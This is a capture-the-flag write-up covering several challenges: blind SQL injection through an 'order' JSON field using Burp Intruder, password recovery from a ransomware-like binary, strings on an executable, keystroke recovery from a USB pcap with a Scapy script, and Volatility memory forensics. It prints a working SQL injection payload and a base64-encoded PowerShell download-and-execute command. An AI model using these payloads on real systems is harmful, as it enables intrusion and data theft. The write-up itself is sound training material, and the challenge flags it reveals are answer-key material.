


Figure 8: Grep option





Figure 9: Results

This shows that the password contains 31 characters. Now we can try to brute force the password column using the same concept of conditions.


Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /api/list HTTP/1.1
Host: 134.209.27.142:31289
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://134.209.27.142:31289/
Content-Type: application/json
Origin: http://134.209.27.142:31289
Content-Length: 123
Connection: close
{"order":
"(SELECT CASE WHEN (SUBSTRING(password, §1§, 1) = '§a§') THEN title ELSE salary END FROM users WHERE username = 'flagholder')--"}
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
2 payload positions
Length: 501
6. Intruder attack of 134.209.27.142 - Temporary attack - Not saved to project file
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 891
Date: Sat, 23 Oct 2021 00:58:12 GMT
Connection: close
'id':1,
'title':'Graphic Designer',
'salary':2000,
'location':'Houston',
'type':'Freelance',
'date':'2021-09-15'
'id':7,
'title':'Sales Executive',
'salary':2000,
'location':'Arlington',
'type':'Full Time',
'date':'2021-08-13'
'id':8,
'title':'Community Manager',

Now that I have all the results, I can filter to only show those that returned a true condition response, and then sort it by payload.




Figure 10: Intruder results - filtered

With just a little ordering of the payloads, I found that the flag is HTB{0rd3r_0f_th3_p34ky_bl1nd3rs}

REVERSING - baby ransom (325)

> One of your colleagues has downloaded this binary and after running it, all your files under ~/Documents have been encrypted inside a .zip file. You have to find the .zip password or pay 200k in order to decrypt them. p.s. All files are just copied and not moved/deleted just for the challenge.

From the challenge information, it says that everything under ~/Documents will be zipped and encrypted. So maybe if there were to be nothing in ~/Documents then the zip command will throw an error.

In my ~/Documents directory, I made sure that nothing was inside, then I executed the binary.




Figure 11: Error message

Nice, seems like the zip command that is used does return an error, where we can see the password that was used is HTB{n0t_s0_h1dd3n_p4ssw0rd}.

REVERSING - Gate (325)

> In order to proceed, you need to pass through the gate. Do you know the secret password?

Since this is a reversing challenge, I like to run the `strings` utility on the executable to find any readable strings. Knowning that the flag format is `HTB{}`, I can pipe the `strings` command with `grep`.

```
kali@kali:~$ strings gate | grep HTB
HTB{s3cr3t_p455w0rd_1n_str1ngs}
```

Yay, the execuatable's passphrase is revealed and it's HTB{s3cr3t_p455w0rd_1n_str1ngs}.

FORENSICS - Log (225)

> I recently found a file in my personal folder which is not mine. I dont know what it is but I hope that none messed with my PC.

Using `wireshark` I can examine the pcap file and we can see that the traffic that was captured are USB keyboard captures.




Figure 12: Traffic in Wireshark

We can use a python script to parse the traffic from the pcap file using a python library called Scapy

Execute `pip install scapy` to install scapy.

```
kali@kali:~$ pip install scapy
```

```
from scapy.all import *

map = { "0x0": "", "0x04": "a", "0x05": "b", "0x06": "c", "0x07": "d", "0x08": "e", "0x09": "f", "0xa": "g", "0xb": "h",
"0xc": "i", "0xd": "h", "0xe": "k", "0xf": "l", "0x1": "m", "0x10": "m", "0x11": "n", "0x12": "o", "0x13": "p", "0x14": "q",
"0x15": "r", "0x16": "s", "0x17": "t", "0x18": "u", "0x19": "v", "0x1a": "w", "0x1b": "x", "0x1c": "y", "0x1d": "z", "0x1e": "!",
"0x1f": "2", "0x20": "3", "0x2": "#", "0x21": "4", "0x22": "5", "0x23": "6", "0x24": "7", "0x25": "8", "0x26": "9", "0x27": "0",
```

```
"0x2a": "DELETE", "0xb8": "{", "0xb9": "}", "0x2c": " ", "0x5": "B", "0xc8": "&&", "0x82": "", "0x8": "e", "0x9": "f", "0x4": "a",
"0x36": ",", "0x28": "RETURN", "0x7": "d", "0x6": "c", "0x37": ".", "0x33": ";", "0x39": "", "0x2f": "{", "0x2d": "_", "0x30": "}"}

packets = rdpcap("log.pcap")

cap = False

for i in packets:
    try:
        special = hex(i[0].load[-6])

        if special == "0x39":
            if cap == True:
                cap = False
            elif cap == False:
                cap = True

        if special == "0x2A":
            print("DELETE")
        elif special == "0x28":
            print("")
        else:
            if cap == True:
                print(f"{map[special].upper()}", end="")
            else:
                print(f"{map[special]}", end="")
    except KeyError:
        pass
```

```
kali@kali:~$ python3 script.py
mBm#u&&m#hello mr ffrank,

i would like to welcome you in our team.
i already created an account for you. make sure to change the password after the first login.
username; cfrank
password; ##HTB##{y0!nk3d_th4t_4cc0unt!}

ssincerely sa.
```

The result isn't perfect, however, with some trial and error, the flag turns out to be HTB{y01nk3d_th4t_4cc0unt!}.

FORENSICS - Compromised (250)

> Along with the previous attack, we suspect that there were more following. They believe that they can gain access to every system we own without being detected. Do they have enough skills? Find the attacker's IP Find the malicious's process ID Find the timestamp that the malicious process had been initiated Flag format: HTB{attacker's-IP_malicious-proc-ID_YYYY-MM-DD_HH:MM:SS} Mirror: 165.22.118.226/forensics_compromised.tar.gz

After decompressing this archive file, I noticed that its a `.raw` file so I instantly thought of using Volatility.

First, let's determine the profile.




Figure 13: Identifying profile

We can now set the profile as `Win7SP1x86_23418` and then list the command line commands using `cmdline`.




Figure 14: Malicious command

From the `cmdline` command, we can see that a `powershell.exe` was ran, and a base64 encoded string was passed to it.

`aQBlAHgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQA`
`=`

We can try to decode it using CyberChef.




Figure 15: Decoding base64

After decoding the base64 strings, we can see that the attackers IP address is `192.168.1.9`.

Now we need to get the timestamp of this command being run. To do that, we can use Volatility's `pslist` command. With this command you can also reveal the process ID.

